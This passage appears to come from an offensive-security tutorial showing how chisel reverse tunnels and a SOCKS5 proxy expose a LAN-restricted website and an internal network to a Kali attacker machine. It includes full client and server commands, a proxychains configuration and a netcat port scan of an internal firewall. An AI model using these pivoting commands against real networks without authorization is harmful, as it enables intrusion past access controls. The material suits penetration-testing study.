
```
C:\Users\ADMIN\Downloads>chisel_1.10.1_windows_amd64.exe client 192.168.249.137:9000 R:8080:127.0.0.1:8080
2025/07/10 18:12:44 client: Connecting to ws://192.168.249.137:9000
2025/07/10 18:12:44 client: Connected (Latency 766.7µs)
```

As you can see, it connected to the reverse shell we started on the Kali system.

```
1
└─$ ./chisel_1.10.1_linux_amd64 server --reverse -
-port 9000
2025/07/10 08:09:04 server: Reverse tunnelling enabled
2025/07/10 08:09:04 server: Fingerprint tSBNYaKDRT
TK2KNR9BkHvs/+a3hBjsvb9FDgEBjkS9c=
2025/07/10 08:09:04 server: Listening on http://0.0.0.0:9000
2025/07/10 08:29:28 server: session#1: tun: proxy#
R:8080⇒8080: Listening
ls
2025/07/10 08:42:43 server: session#2: tun: proxy#
R:8080⇒8080: Listening
```

Then, all you have to do is open the browser in Kali Linux and go to local host port 8080 to access the restricted web site.

“Security through obscurity is not security. Red teaming proves it.”
— Offensive Security Principle



As you can see, the website that should have been accessible only to LAN is now accessible to us.

Access restricted network using SOCKS

In some real-world cases, it becomes difficult to access the internal network. Using chisel, we can use a SOCKS proxy to access this internal network. Let's see how.

First, let's create a SOCKS proxy server on Kali Linux as command shown below.

“Security is not a product, but a process.”
— Bruce Schneier


```
(kali㉿kali)-[/usr/share/chisel-common-binaries]
$ ./chisel_1.10.1_linux_amd64 server -p 9191 --reverse --socks5
2025/07/12 07:31:35 server: Reverse tunnelling enabled
2025/07/12 07:31:35 server: Fingerprint qxBHRZAZIi6SegX9smmAy+SF9D8QJYsC3Xxofn3YmJg=
2025/07/12 07:31:35 server: Listening on http://0.0.0.0:9191
█
```

Then, on the client system, run chisel with commands shown below to connect to this proxy server.

```
C:\Users\ADMIN\Downloads>chisel_1.10.1_windows_amd64.exe client 192.168.249.137:9191 R:5555:socks
2025/07/10 19:44:02 client: Connecting to ws://192.168.249.137:9191
2025/07/10 19:44:02 client: Connected (Latency 1.1702ms)
```

The IP address of Kali Linux is 192.168.249.137. The proxy got connected to the server.

```
(kali㉿kali)-[/usr/share/chisel-common-binaries]
$ ./chisel_1.10.1_linux_amd64 server -p 9191 --reverse --socks5
2025/07/12 07:31:35 server: Reverse tunnelling enabled
2025/07/12 07:31:35 server: Fingerprint qxBHRZAZIi6SegX9smmAy+SF9D8QJYsC3Xxofn3YmJg=
2025/07/12 07:31:35 server: Listening on http://0.0.0.0:9191
2025/07/12 07:33:54 server: session#1: tun: proxy#R:127.0.0.1:5555⇒socks: Listening
█
```


Now, on Kali Linux, modify the configuration file of proxy chains to add a SOCKS configuration as shown below.

```
(kali@kali)-[~]
$ sudo mousepad /etc/proxychains4.conf
```

```
160 # defaults set to "tor"
161 #socks4      127.0.0.1 5555
162 socks5      127.0.0.1 5555
163
164
```

Save the changes. Now, you can scan the internal network from attacker system using proxy chains as shown below.


```
(kali@kali)-[~]
$ proxychains nc -zv 10.10.10.1 21 22 23 25 80 43
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
10.10.10.1: inverse host lookup failed: Host name lookup failure
[proxychains] Strict chain  ...  127.0.0.1:5555  .
..  10.10.10.1:21 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:5555  .
..  10.10.10.1:22 ←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:5555  .
```

Here, I am using netcat to scan ports FTP, SSH, Telnet, SMTP, HTTP and HTTPs ports of 10.10.10.1 (internal IP of the firewall). FTP, SSH, telnet, SMTP, and HTTP, HTTPs.

